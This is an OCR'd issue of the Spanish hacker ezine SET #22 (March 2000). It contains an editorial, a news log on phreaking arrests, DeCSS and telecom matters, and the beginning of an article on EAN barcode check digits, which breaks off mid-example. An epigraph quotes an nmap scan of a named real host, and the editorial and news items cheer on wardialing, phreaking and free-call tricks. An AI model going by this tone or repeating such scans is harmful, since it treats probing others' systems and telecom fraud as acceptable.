


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

Volumen V - SET #22 - 03 de Marzo del 2000

- - { { http://www.set-ezine.org } } - -

Disponible en :

http://www.imedia.es/set
http://www.thepentagon.com/paseante

Mirrors oficiales :

http://www.altern.org/netbul
http://www.vanhackez.com/SET
http://www.zine-store.com.ar/set
http://packetstorm.securify.com/mag/set

[SET STAFF]

Editor	->	GreeN LegenD	<glegend@set.net.eu.org>
Daemon	->	Paseante	<paseante@attrition.org>
Advisor	->	El Profesor Falken	<falken-fw@bigfoot.com>
Versiones	->	Garrulon	<garrulo@exterminator.net>
Roaming	->	+NetBul	<netbul@altern.org>
NetWareMan	->	MadFran	<madfran@bigfoot.com>
AssemblyMan	->	SiuL+Hacky	<si_ha@usa.net>
NTMan	->	Chessy	<chessy@arrakis.es>
RadioMan	->	Krip7ik	<kriptik@cyberdude.com>
HardwareMan	->	iMC68000	<imc68000@worldonline.es>

```
||                        <set-fw@bigfoot.com>                        ||
||                                                                    ||
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
```

SET Ezine #22, 03 de Marzo del 2000.
ISSN 1575-1414 - Deposito Legal AS-1205-99.
Copyright (c) 2000 SET - Saqueadores Edicion Tecnica -.
Apartado de Correos #2051, 33080 - Oviedo (Espa~a)

La reproduccion de este ezine es LIBRE siempre que se
respete la integridad del mismo.

El GRUPO SET se reserva el derecho de impresion y redistribucion
de los materiales contenidos en este ezine de cualquier otro modo.
Para cualquier informacion relacionada contactar con el editor.

```
" pas@solsticio:~> nmap -sP 194.224.55.37
  Host vigilancia.tsai.es (194.224.55.37) appears to be up. "

                                                   -- Paseante
```

" SET (think of a Spanish Phrack) "

-- Joel McNamara

```
.----------[ AVISO ]-------------,------------------------------------.
|                                |                                    |
.---[ ADVERTENCIA ]--------------ï                                    |
|                                                                     |
|  La INFORMACION contenida en este ezine no refleja la opinion de    |
|  nadie y se facilita con caracter de mero entretenimiento, todos    |
|  los datos aqui presentes pueden ser erroneos, malintencionados,    |
|  inexplicables o carentes de sentido.                               |
|  El GRUPO SET no se responsabiliza ni de la opinion ni de los       |
|  contenidos de los articulos firmados.                              |
|  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad     |
|  *vuestra*. Protestas dirigirse a /dev/echo o al tlf. 900-666-000   |
|                                                                     |
|_________________________________________________________[ OJO ]______|
```

-----[TABLA DE CONTENIDOS]----

----[SET 22]----

-- (S E T 2 2) --

" Podran cortar todas las flores pero no podran detener la primavera "

-- Mao Ze Dong

" Documentation is like sex: when it is good, it is very, very good;
and when it is bad, it is better than nothing. "

-- Dick Brandon

EOF

-[0x01]----------
-[EDITORIAL]----------
-[by Editor]----------SET-22-

Comienzo de un nuevo a~o....

Ya estamos una vez mas aqui con vosotros, fieles a nuestra cita. Parece ser que hemos sobrevivido al "famoso" efecto 2K. Comenzamos el a~o con buen pie, os presentamos este numero 22 de SET cargado de articulos como siempre, tratamos temas como Macrovision, CISCO o los Linux Kernel Modules. Tambien os contaremos algo sobre el control que ser ejerce desde las grandes compa~ias. Y hablando del control se acaba de publicar un libro que es de lo mejor que se ha visto hasta la fecha, se titula Database Nation, The Death of Privacy in the 21st Century publicado por OïReally Asociates (www.ora.com). El titulo del libro en castellano seria algo como El Pais de las Bases de Datos : La muerte de la privacidad en el siglo XXI.

Pero como vosotros bien sabeis durante estos tres meses que hemos estado preparando SET han ocurrido cosas dignas de mencion. Veamos algunas de ellas que consideramos importantes a modo de breve resumen...

Antes de meternos a hablar algo de los 900 analizemos esta frase de Anselmo del Moral. "lo primero que hacian era captar mediante radar las lineas 900 gratuitas" Yo quiero un "radar" de esos, voy a dejar de usar el THC scan. :)

Los numeros 900, que tanta "fama" han dado al under hispano de golpe y a fuerza de tratarlo y de verlo en los principales medios. El tema de que el GDI iba a hacer hacer una redada era algo ya muy trillado, era cuestion de tiempo. El primer medio escrito que se hizo eco de las detenciones fue El Mundo, el martes 18 por la noche ya se podia leer en su version electronica la informacion aun estando la operacion abierta.

Al dia siquiente salio nuestro querido amigo Anselmo hablando a la prensa sobre las detenciones de la que se denomino Operacion "Millenium" y los men-in-green nos deleitaron con un video que se pudo ver en todos los telediarios. Una de las cosas de la que mas he disfrutado ha sido viendo los amagos de explicacion que los medios han hecho de un wardialer. ;)

Otra cosa que resulta curiosa es ver como rapidamente se dice que el se~or X clonaba tarjetas prepago, cuando se ve perfectamente como todas las supuestas tarjetas vienen en el estuche de Timofonica, Como es eso ?.

Analizemos lo dicho en las noticias. Clonaba las sims o las tarjetas de azules de papel con numeros de recarga ? Pues ni lo uno ni lo otro, las tarjetas eran todas suyas, pero bueno ya conocemos a la prensa sensacionalista. Algunos de nuestros amigos y conocidos han caido en esta operacion, les deseamos lo mejor y que vuelvan a estar en activo!

Las ultimas noticias antes de salir esta nueva edicion son que la GDI no va a poder enjuiciar ni poner multas dado que no se hizo todo legalmente. Una pena, veremos en que queda todo esto.

El DVD, el dia 26 de Enero era interrogado en su casa Jon Johansen.

Ahora bien quien es este chico de 16 a~os noruego ? Fue uno de los responsables del DeCSS (que no solo el, tambien esta gente de DrinkOrDie), si habeis leido las noticias de el ultimo SET sabeis de que estoy hablando. El y su padre fueron interrogados durante 7 horas. La asociacion de compa~ias que creo el DVD estan demandandose con todo el que haya hecho mirrors, como no el 2600.com es uno de ellos. Si quereis mas informacion no teneis nada mas que visitar opendvd.org.

Veamos como estan las cosas, la tan traida y llevada tarifa plana parece que se va acercando. En algunos sitios ya se tienen dos opciones o mas. Siendo lo normal el cable y el xDSL.

Dentro de la tecnologia GSM tambien se ha visto un repentino despegue durante navidad. Ahora superamos las 15 Millones de terminales. Claro esta tambien tenemos a los Phreakers de turno que en su casa tienen mas terminales en una caja que todo su vecindario junto. Pero si, si, muchos moviles pero las tarifas no han bajado apenas. Veremos como queda el tema..

Tambien en este numero tenemos comentadas varios E-zines de paises Iberoamericanos como son Venezuela, Colombia, Chile y Argentina. Donde el movimiento hack crece de manera exponencial. Hace apenas un par de a~os no existian apenas grupos ni publicaciones en estos paises y nosotros los hemos visto crecer a todos poco a poco. Ahora si que se ve que realmente existe un Under hispano. Desde SET les deseamos lo mejor a estos E-zines.

Ahora una noticia que viene de lejos, en Australia TELSTRA, la compa~ia de Telefonos local ha tenido que cambiar nada mas y nada menos que 29.000 Cabinas de telefonos. Hasta aqui todo normal, ahora lo bueno... Han descubierto un truco que te permite llamar gratis con "una pajita" y lo que ya es demasiado es que las cabinas son de fabricacion espa~ola. Yo creo que no hace falta que os diga quien las hace no ? Intentaremos enterarnos del truco. Es el colmo.. Yo a~adiria un NO COMMENT como los de Euronews.

Como editor quiero dar solo un aviso sobre los articulos que enviais, que por cierto son cada vez mejores!, las posibilidades de publicacion son _inversamente_ proporcionales a las veces que envias el articulo por mail al staff, avisados estais. Este aviso va por un "elemento" en particular que practicamente nos hace spam con su articulo. Si tienes cualquier duda ponte en contacto con nosotros. Sequid enviando articulos.

Ps: Retrasos, los que conocias las fechas que se suponia saldria SET 22 sabeis que no se han cumplido, basta que uno quiera hacerlo a tiempo para que todo el resto se oponga, el DNS, el mail, los examenes, la vida real..

GreeN LegenD

"Anything is possible it just takes a few extra phone calls"

EOF

-[0x02]----------
-[Log de Noticias]----------
-[by Garrulon]----------SET-22-

Log de Noticias SET

Noticias de aqui y de alla, recogidas principalmente por Garrulon y comentadas por el mismo y por diversa gente del staff que no tenia nada mejor que hacer. Seguramente muchas ya os sonaran pero es que por si no os habeis dado cuenta no somos una publicacion diaria. :-D

SET Staff

---{ ALEMANIA NECESITA INFORMATICOS }----------

Segun un anuncio de Gerhard Schroeder, canciller aleman, resulta que Alemania tiene deficit de informaticos y se plantea el dar visados a 30.000 informaticos de India, Pakistan y paises del Este europeo. La patronal encantada y los sindicatos recuerdan que hay 4 millones de parados en Alemania. En USA hace tiempo que se les presenta el mismo dilema.

[Faltan informaticos?. O faltan informaticos dispuestos a trabajar por un salario indio?]

---{ TELEFONICA: QUIEN SI NO? }----------

En una situacion embarazosa cuando menos se ha visto Telefonica al descubrirse que existia una pagina web a traves de la cual se podia acceder a los datos de facturacion de cualquier abonado con solo conocer su numero de telefono, la compa~ia lo achaca a un "fallo de programacion" o a un "empleado descontento" sin descartar por supuesto el inevitable "pirata informatico" y suponemos que sin olvidarse de la "subida del petroleo".
Nada nuevo, Telefonica no puede sorprendernos con sus patochadas.

[Timofonica, quien si no?]

---{ ECHELON, UNA MODA "A RAFAGAS" }----------

Curioso lo que esta pasando con Echelon, antes eramos unos paranoicos los que nos haciamos eco de las denuncias (ver dia anti-Echelon o ver articulo sobre privacidad y anonimato en SET 14 {Abril 98}) pero ahora no pasa un mes sin que un periodico o una television lo descubran y repitan el reportaje que el mes anterior publico otro periodico u otra television (Que pasa, que ningun periodista lee los periodicos ajenos?) Por supuesto de hablar mucho pero de hacer nada y pasamos a la noticia del bebe con dos cabezas.

[Y hasta anteayer todavia teniamos que ’pegarnos’ para convencer a

mucha gente que Echelon entiende mas idiomas que el ingles...]

---{ OTRO GENIO EN LA CARCEL }----------

Un frances de 36 a~os ha sido detenido por crear una tarjeta de credito con la que conseguia que cualquier cajero de banco le proporcionara la cantidad de dinero que este deseara. Lo que al staff de SET le llama mas la atencion es que el sujeto, no la utilizo, solo pretendia venderla a los bancos para demostrarles que su sistema tiene fallos. El juicio se ha celebrado recientemente y Serge Humpich no ha salido muy mal parado para lo que le pedian los bancos que son los autenticos ladrones en esta y las demas historias.

[O sea, es lo mismo estafarles que no, vas a la carcel igual, cuando lo que deberian de hacer es besarte los pies, pero bueno, que se le va a hacer.....]

[Para que luego digan que no _era_ posible... Ed.]

---{ YA ESTAMOS EN EPOCA PRE-ELECTORAL? }---------

Solo de esta manera podriamos justificar que de repente al presidente del gobierno le de por decir entre otras payasadas que "es urgente establecer una tarifa plana y asequible para universalizar internet" y padezca una terrible fiebre por meter al gobierno, instituciones y servicios de golpe en internet, pero la payasada (lo siento, no hay otra manera de calificarlo) mas grande que dijo fue "la mejor forma de garantizar el acceso a Internet exige considerarlo un derecho asimilable a la comunicacion telefonica, lo que exige la implantacion de la tarifa plana". (!pero si no hay tarifa plana telefonica!), no puedo evitar sonreir pensando que al se~or presidente del gobierno le han robado su dominio, y en epoca electoral!.

[Mire usted, se~or presidente, lo mejor sera que cambie de asesores electorales, esta usted demostrando ser un garrulo informatico, lleva usted y su partido a~os reteniendo esa ley en el senado, creo que ya esta bien de co~as.]

[Voy a dejar el tema, x que me pongo de mala leche, si se~or presidente queremos tarifa plana, pero QUEREMOS ESCOGER a nuestro OPERADOR, no quiero que me obligue a darle los duros a su compa~ero de clase el se~or director de Timofonica.. Ed.]

---{ FUTBOL Y HACKING, LA NUEVA MODA }--------

Si, la pagina oficial del Real Madrid fue crackeada, el mensaje del cracker (ademas de un escudo del Barcelona) rezaba asi: "La web del Real Madrid tardara mas en hacerse que la obra de El Escorial. A este paso no vamos a ningun sitio. Somos mas vulnerables en la red que la defensa del equipo", es ahora cuando escuchamos por los bares "yo quiero ser hacker".

[Futbol... hasta aqui.. no por dios! Y ahora se ha puesto de moda, unos dias despues le daban a la del Atletico de Madrid.]

---{ FREE DIFAMADOS POR ABC }-----------------

En otro de sus arramples de estupidez periodisticos, el periodico ABC, califico a FrEE (fronteras Electronicas de Espa~a) como una asociacion de piratas informaticos, cosa bastante graciosa, ademas de completamente falsa, es para estar muy precupados por el analfabetismo informatico que sufren la gran mayoria de los medios. Mas indignacion en http://www.abc.es/abc/fijas/sociedad/003pa00.asp

[La ignorancia es atrevida]

[Hombre teniendo en cuenta quien escribe ahi pues tu diras, que van a decir esta gente.. tal que ni puta idea del tema.. Ed.]

---{ ABSURDA SENTENCIA DE UN JUEZ }--------------------------

Un juez estadounidense atendiendo a peticiones de ocho empresas de Hollywood, ha ordenado que se retire el codigo del programa que permite la copia de peliculas de DVD. El juez, que ha sentado un precedente de ataque a la libertad de expresion en internet, ademas, en su dictamen ha dado claros indicios de no tener ni puta idea de aquello sobre lo que estaba decidiendo. Las paginas que tuvieron que retirar sus paginas son:

http://www.dvd-copy.com
http://www.2600.org
http://www.krackdown.com

[Como no el 2600 metido de por medio.. Ed.]

---{ BILL CLINTON ANUNCIA UN PLAN CONTRA EL CIBERTERRORISMO }--

El presidente de los Estados Unidos, Bill Clinton ha anunciado que creara un plan de contigencia antiterrorista informatico en el que invertira 2.000 millones de dolares, El plan cuenta con la creacion de un instituto de seguridad informatica.

[Ciberterrorismo, Mass-media, Internet 2, WAP, blah, blah... Ed.]

---{ KEVIN MITNICK YA ESTA EN LA CALLE }----------

Kevin Mitnick, despues de mas de cuatro a~os y medio en la carcel, acusado de 25 delitos informaticos, ha salido de la carcel de Lompoc en California, Mitnick, que ahora tiene 36 a~os leyo a su salida de la carcel un docuento donde acusaba a los fiscales y medios de un complot para dejarle sin defensa. Rese~ar, que Mitnick solo esta en libertad condicional (como la que se salto en 1992) y tiene prohibido utilizar aparatos electronicos durante 3 a~os.

[Vamos que lo han dejado apa~ado.]

---{ DETENCIONES EQUIVOCADAS PROVOCADAS POR UNA COMPUTADORA }-

El nuevo sistema para gestion policial de Rhode Island, tuvo que ser parado puesto que el programa insistia en gestionar ordenes de detencion a personas inocentes, esto es cuando menos curioso.

[Inocente+Computadora loca+Hacker malvado= Guion de gran pelicula juvenil]

---{ EXTRA~A OPERACION POLICIAL: "MILLENIUM".}---------

Durante varios dias se dieron noticias en la radio, television y prensa de la detencion por parte de la brigada de alta tecnologia de la guardia civil de unas 50 personas acusadas de utilizar fradulentamente lineas 900 para conectarse a internet (no como dijo ABC, "detenidas por utilizar telefonos 900"), segun la guardia civil "el descubrimiento de una de las redes mas importantes de las que pretendia defraudar dentro del sector de las nuevas tecnologias", los detenidos son de 16 provincias diferentes, lo que da una clara explicacion, LOS NUMEROS DE TELEFONO A LOS QUE LLAMARON LOS DETENIDOS ESTABAN PUBLICADOS EN UN SERVIDOR DE NOTICIAS DE TELELINE, a mano de cualquier internauta que sepa leer (creo que somos todos), aunque la explicacion mas logica es, que estamos en epoca pre-electoral, y ahora los politicos SI se acuerdan de los internautas, otra posibilidad, es que ma~ana dia 18 de enero comienzan las jornadas sobre Delitos Ciberneticos, y despues de un a~o tocandose la barriga, no querrian ir a las jornadas de manos vacias, querran entrar por la puerta grande.

[Ya hablaremos sobre esto laaargo y tendido.. Ed.]

----{ FRAUDE MILLONARIO }--------------------

Tres personas han sido detenidas por un caso de fraude utilizando los chats y servidores de noticias. Los acusados, extendian rumores sobre posibles compras de empresas a otras para hacer crecer su valor, llegaron a vender acciones hasta 50 veces mas caro del precio de adquisicion.

[Si es que el timo es algo muy hispano... Ed.]

---{ BAJAN LOS PRECIOS DE LA CONEXION A INET }------------

El consejo de ministros adopto hoy por decreto la bajada de las tarifas de conexion a Inet, debido a la inflacion, la conexion a internet no ha sido la unica beneficiada, tanbien bajan las llamadas de fijo a movil, se amplia el horario reducido de conexion a internet, las llamadas

provinciales, interprovinciales, internacionales, rebaja en la tarifa plana a traves de ASDL, los bonos de conexion, etc, etc, etc. Desde la redaccion de SET, mareados ya del mar de tarifas, nos negamos a volver a dar relevancia a lo que es siempre lo mismo: CONFUSION.

Mas informacion: http:/www.sgc.mfom.es/dev/null

---{31-12-99 }-----------------{ SOLO QUEDAN HORAS }----------------------

Bueno, pues la suerte esta echada, todos los sistemas en alerta, y mucha gente a la espera, el efecto 2000 esta a la vuelta de la esquina. Desde la redaccion de SET (si, sabemos que esto lo leereis en febrero) os deseamos feliz a~o nuevo, feliz navidad, y que los reyes magos os traigan a todos mucho ancho de banda.

Quedan 0 dias para el a~o 2000.

---{ NUEVO LIBRO GRATUITO POR CORTESIA DE KRIPTOPOLIS }---

Claudio Hernandez, por medio de Kriptopolis ha puesto en circulacion su libro completo titulado "Hackers", sin ningun tipo de restriccion. El libro, que esta en formato .pdf se presenta como una gran introduccion al mundillo acompa~ado de muchos conceptos e ideas que por aqui circulan, Inet, virus, historias, FAQ’s, y muchas mas cosas...
Recomendamos su lectura, para gente que empieza,...
el libro se puede encontrar en la pagina web de Kriptopolis, http://www.kriptopolis.com/ y por supuesto su autor esta abierto a todo tipo de correcciones.

[El libro no esta mal, pero recae en lo clasico, sin aportar nada nuevo, aun asi su lectura es entretenida.. El se~or Claudio deberia dedicarse a escribir sobre decodificacion de C+, dado que parece una eminencia. Si quereis leer mas de sus articulos, visitad su web. <www.arrakis.es/~snickers> Ed.]

---{ LOS ORDENADORES QUE VIENEN, LA REVANCHA DE AMD }-----

Avanced Micro Devices (AMD), ha presentado el nuevo procesador que pondra en el mercado a principios de a~o, el aparato en cuestion alcanza la friolera velocidad de 900Mhz. El procesador consta de un nuevo juego de instrucciones dise~adas para trabajar en paralelo desde dos hasta con ocho procesadores y un cache interno de 2Mb.

Mas informacion en http://www.amd.com

---{ SE DISPARAN LAS ACCIONES DE TERRA }-------------

Terra networks, empresa filial de telefonica que (posee un 70% de las

acciones) experimento una vertiginosa subida en su primer dia de cotizacion. No comprendemos a que se debe esto salvo que sea pura ignorancia o especulacion, puesto que gran parte de los servicios que brinda esta empresa no funcionan y solo una peque~a parte de las acciones se ha puesto a la venta. Para colmo, la empresa se ha creado a base de comprar portales e ISP's de dudosa calidad. Mas informacion: htt://www.terra.es

[Bueno, a mi personalmente lo que me fastidia es que no hayamos recibido una bonificacion de parte de Telefonica en base a nuestra ayuda en mantener a sus tecnicos entretenidos y "al dia" en los fallos, nada de bonificacion en forma de stock options ? muy mal... ;) Ed.]

---{ CONSUMO ADVIERTE SOBRE EL EFECTO 2000 EN LOS JUGUETES }---

En una nota de prensa hoy el Instituto de Consumo de Espa~a ha advertido a los compradores de juguetes que se aseguren que los juguetes que compren estas navidades esten libres del efecto 2000.

Mas informacion en http://www.consumo-inc.es

[Funcionara mi barbie el 1 de enero ?]

---{ RECONOCIMIENTO DE HUELLAS DACTILARES }--------------------

Identix y Motorola han presentado un nuevo chip mas barato y peque~o para el reconocimiento de huellas dactilares. Este producto esta pensado para evitar las clasicas passwords y evitar accesos ilegales. A nosotros ya se nos estan ocurriendo nuevos campos de explotacion. ;->

Mas informacion en http://www.motorola.com/

[Crearan tambien chips capaces de reconocer a alguien por el olor a sobaco ?]

---{ COREL LANZA SU NUEVA DISTRIBUCION: COREL LINUX }-------

Corel, lanza hoy al mercado su nuevo sistema operativo llamado Corel Linux, basado en la distribucion debian y gratuito tambien. Corel, distribuye el sistema operativo en tres versiones diferentes.

Mas informacion en http://www.corel.com

[Pues a mi que quieres que te diga, no me acaba de convencer, sera todo lo "Windows" que quieras, pero donde este una Debian, Red Hat, Free BSD o similares que se quite lo demas, ademas ya volvemos a las andadas de con el soft-no-gpl que la version Deluxe, que viene con BRU backup y otras tonterias medio-inutiles no se vendera en Europa, que raro. La version de lujo tiene un Tux de peluche.. ;) Ed.]

---{ ENTRA EN VIGOR LA LEY DE FIRMA DIGITAL }---------

Ha entrado en vigor el real decreto sobre la firma electronica, en este la firma digital, adquiere la misma validez juridica que la tradicional firma manuscrita.

[Pues bueno, ahora esperemos que salgan pronto las java-cards, que si el Java falla, ya vereis las dichosas SmartCards basadas en Java que se actualizan.. Ed.]

---{ FILTRACION DE TELEFONOS GRATUITOS }------------

Una persona no identificada, filtro numeros de telefonos gratuitos para llamar a internet en Inglaterra, en si, solo es un susto, porque la empresa afectada, retiro el telefono immediatamente.

[Y no se armo el belen como con la operacion 'Millenium']

[Veamos, esto es noticia, esto ha estado ocurriendo en irc en .es desde hace bastante y con mas asiduidad, pero los men-in-green se dedican a ver los logs de su mega-dominio, con el que juega todo el mundo y luego van y hacen una operacion que ya estaba cantada al a~o para quedar bien delante de sus jefes de verdad, Microsoft Iberica, Telefonica, la BSA y la opinion publica, plas, plas, premio chavalin, pon aqui tu huella que te vamos a regalar unos magnificos antecedentes policiales]

---{ EU: APROBADA LA LEY DE FIRMAS DIGITALES }--------

Unos Dias despues de que en Espa~a se aprobara la ley de firmas digitales, la Union Europea, aprueba tambien una ley de firmas digitales, que, tambien hace equivalente la firma manuscrita a la firma digital.

[Muy bien vamos mejorando poco a poco.. Ed.]

---{ NUEVO FALLO EN EL PENTIUM III }------------

Intel vuelve a deleitar a los amantes de los fallos con un nuevo procesador, el Pentium III que en determinadas ocasiones puede interferir en el sistema de arranque, la empresa, de momento solo ha reconocido que el 2% de sus procesadores esta afectado.

Mas informacion en http://www.intel.com/es.

[_SOLO_ el 2% bueno creo que sparc no tiene esto fallos.. Ed.]

---{ ADI SHAMIR DEMUESTRA COMO DESENCRIPTAR LA SEGURIDAD GSM }-

El famoso criptologo Adi Shamir junto con el investigador Alex Biryukov, demostraron como con un PC normal rompian el sistema criptografico GSM en menos de 5 segundos, lo que significa casi "al vuelo", aunque reconocieron que el sistema es tan complicado que hace que no merezca la pena.

Mas informacion en http://www.gsm.org
Y en http://www.scard.org

[Ya existe codigo por ahi que es capaz de desencriptar on-the-fly conversaciones con un retardo minimo cronometrado de apenas 2 decimas. en un P200 MMX... El que quiera que lo busque.. Ed.]

---{ DAVID SMITH CONDENADO }------------------

David Smith, creador del famoso virus Melissa ha sido declarado culpable, todavia queda por decidir la condena a la que se le sometera, pero no sera superior a 10 a~os y una multa de 150.000 dolares.

[Otro al que le arreglan la vida, si ya hemos dicho siempre que los ordenadores conducen a la perdicion..]

---{ SE CREARA LA COMISION ESPECIAL PARA DELITOS INFORMATICOS }-

La Comision de Redes Informaticas designada por el Senado, ha dado un informe que aconseja crear una fiscalia especial para los delitos informaticos para grantizar un sistema publico que vele por la seguridad informatica, ademas, la comision tambien insto a realizar planes de "alfabetizacion digital".

[Creemos comisiones, mas burocracia, comidas, dietas y todo para producir monta~as de papel que nadie lee. Fenomeno.]

--{ JOHN KOSKINEN PIDE UNA TREGUA A LOS HACKERS }-------------

John Koskiken, encargado presidencial del gobierno de los EEUU para el efecto 2000 pidio ayer en declaraciones publicas, una "tregua" a los hackers hasta que pase el efecto 2000, sus palabras exactas fueron: "Espero que esas personas se den cuenta de que vamos a tener suficientes cosas de las que preocuparnos en ese fin de semana de fin de a~o, con lo que no es un periodo especialmente bueno para demostrar los fallos informaticos, si se quieren demostrar esa serie de cosas, no pasa nada por esperar un fin de semana".

[Despues de la patochada de decidir no volar en fin de a~o, y esto, propongo a John Koskinen como ignorante top 1 de SET 22.]

[Aceptado! Ed.]

[Daemon: O aceptais Michael Vatis como ignorante Top 1 o me llevo el Scattergories]

------------{ QUE PASA EN TIMOFONICA.COM? }------------------

Diversos problemas personales y empresariales dan al traste con una de las mas antiguas paginas web revindicativas espa~olas, timofonica.com, en este mismo proceso de destruccion se corto el mail a 26.000 usuarios de personales.com asi como el desvio de varias paginas web, el asunto esta ahora en manos de la justicia, aunque sus autores dicen que timofonica volvera a estar on-line y mejor que nunca.

[Bueno veremos, en que queda esto.. Ed.]

[Daemon: A algunos esta historia ya nos suena, sera un ’deja vu’. :-?]

EOF

```
-[ 0x03 ]----------------------------------------------------------------------
-[ Bazar ]----------------------------------------------------------------------
-[ by Varios Autores ]-------------------------------------------------SET-22-
```

```
                #$""#.
                $.  ,#
                :# ##'    .,,.     ,.###:.     ,,     '#,:#$#.
                #$  "#;  .#  #;       ,;#'   .#  #;     :#
                $.  ,#   #'  '#     ,#'      #'  '#     $#
               ,:###'    "#,,$#,.  ,#$#;:''  "#,,$#,.  ,:'
```

- [SET #22] -

Un numero mas de SET vuelve nuestro bazar con renovadas energias. Un bazar que viene muy cargado despues de este periodo de vacaciones navide~as. Una de las seciones con mas movimiento ultimamente. Ya sabeis que esta seccion esta abierta a todos vosotros, los trucos que tengais, articulos y cosas interesantes.. La direccion es la de siempre :

<set-fw@bigfoot.com>

Pero antes de que comenceis a leer este Bazar dejadme que os recuerde algo de nuevo. Los articulos enviadlos siguiendo nuestro estilo, usad 80 Columnas como maximo y si teneis dudas esta muy clarito explicado en Proyectos, Peticiones y Avisos en cada Ezine. Sobre los temas intentad que sean temas frescos, no tratados. Si escribes sobre algo ya tratado intenta ampliar la informacion o tratarla desde un punto de vista nuevo. Si quieres escribir pero no sabes sobre que lee Proyectos, Peticiones y Avisos y mira en los temas que proponemos cada numero. Ahora sin mas dilacion vamos a ver los contenidos de nuestros Bazar...

-{ Contenidos del Bazar de SET #22 }-


```
-< 0x01 >-------------------------------------------------.-------------.----
                                                         '-[ KrycheK )-ï
```

-=- LOS CODIGOS DE BARRAS -=-

```
  ----[ ADVERTENCIA: El texto de este articulo esta escrito con fines
        didacticos, para mostrar simplemente como funciona el sistema
        por el cual queda anotado todo lo que compramos. El autor no
        se hace responsable de cualquier uso ilegal que se le den a
        estos conocimientos. ]-------------------------------------------
```

Antes de nada, un pelin de historia. Un buen dia (ni se la fecha ni me importa) nuestros "colegas" los americanos se sacaron de la manga el UPC (Universal Product Code / Codigo de Producto Universal). Un determinado codigo era asignado a cada articulo, para que en las tiendas fuera todo mas facil (y de paso, reducir la plantilla drasticamente y ganarse un paston). Visto la comodidad que aportaba a los trabajadores (y la pasta, pero eso era secundario :-) Europa modifico el codigo creando el EAN (European Article Numbering System / Sistema de Numeracion de Articulos Europeo). Oh, maravilla, este es el codigo que se usa en el resto del mundo, en eso les podemos !!!!. Paradojas de la vida, el que contiene la palabra "Universal" es el que menos se usa, y el "European" es el que se usa en practicamente la totalidad del planeta (y es del que voy a hablar en este articulo). La vida es asi.

```
 ____[ La fecha en que si hicieron las primeras pruebas en USA con los
       UPC fue en Junio de 1974 en Ohio, USA.
       Podeis leer SET 18 en <0x06> hay otro articulo sobre el tema y un
       peque~o programa. Nota del Editor]_____________________________
```

En principio, este codigo era solo numerico, pero luego empezaron a acoplarle mas cositas hasta que formaron uno con todo el alfabeto ASCII. Ahora, el que se usa es una combinacion del numerico con uno 2-D, en forma de lineas verticales de diferentes grosores.

```
| | || ||| ||  | ||
| | || ||| ||  | ||
| | || ||| ||  | ||
| | || ||| ||  | ||    ---> Codificacion 2-D
| | || ||| ||  | ||
| | || ||| ||  | ||

123456768901234 123    ---> Codigo
```

Para el que no se hubiera dado cuenta aun, estas barras son la codificacion del numerito. Este es un codigo de barras esquematico, deberia haber mas codigos de barras y menos numeritos. Pero podeis haceros a la idea.
Los codigos en general siguen un formato, indicando el codigo de articulo, el pais y demas cosas. El problema es que existen varios estandares para ello, por lo que el codigo que indica una cosa en un articulo no lo indica en otra.
Ademas, algunos supermercados ponen los codigos de barras ellos mismos, para que sea mas facil a la hora de pasarlos por las cajas.
Pero realmente, todos llevan un codigo similar.

Tienen de 12 a 13 numeros, dependiendo los estandares que usen, contados desde el #0 al #13 para algunos estandares o del #0 al #12 para otros (este es el mas probable que encuentres). Ahora veamos para que sirve cada cifra:

```
 #0 y #1 - Indican la procedencia del articulo, es decir, el pais.
           Os acordais hace algun tiempo con todo el pollo de los
           productos franceses, que nos decian que no compraramos
           los que empezaran por NO-SE-QUE-CODIGO, pues esto era.
```

```
 #2 a #11 - El codigo del producto. En algun sitio habra una lista con
            todos los codigos de los articulos, el que tenga ganas de
            buscarla, ya esta tardando.
            Los codigos para la UPC estan archivados en el Uniform
            Code Council en Dayton, Ohio (estos afectan a EEUU y
            Canada). Los codigos para la EAN estan anotados por la
            Internationale Article Numbering Association en Bruselas.
            Estos afectan al resto del mundo.

 #12 - Es un codigo de control para comprobar que los numeros anteriores
       estan bien puestos y no son inventados.


- Como se calcula el #12? -

Muy facilmente. Se cogen los numeros pares (del #0 al #10) y se suman
entre si (es decir, haces esto #0+#2+#4+#6+#8+#10). Luego haces lo mismo
con los impares (#1+#3+#5+#7+#9+#11) y a esta ultima cantidad la multiplicas
por tres. Despues sumas las dos cantidades. Divides entre 10 y anotas la
parte decimal (vamos un MOD 10 para los que sepan algo de programacion,
%10 en C ). El numero que te queda (las cifras decimales) se las restas
a 10. Si te da un numero negativo, pues lo tomas positivo. Si te da 0,
te quedas con 0. Si te da positivo, vuelve a empezar, pero esta vez hazlo
bien !!!

Veamos un ejemplo practico.

Pillamos un algo cualquiera y ponemos anotamos el codigo: 9788401473746
(corresponde a una novela de Expediente X). Ahora desmembramos el
codigo.

Codigo del pais: 97

Codigo del producto: 8840147374

  * Este codigo se podria desmembrar mas, y seria algo asi. Las x primeras
    cifras indican que es un libro, las x siguientes, de la editorial...
    esto es mas complicado, de momento se que el 4 indica el numero de
    la coleccion.
    Ademas, en este caso el ISBN es 84-01-47374-8, por lo que se ve
    claramente que este codigo es el del producto (por si alguien no
    se lo creia).

Codigo de control: 6
 * Sumamos las cifras pares (empezando por 0, acuerdate)... 9+8+4+1+7+7 = 36
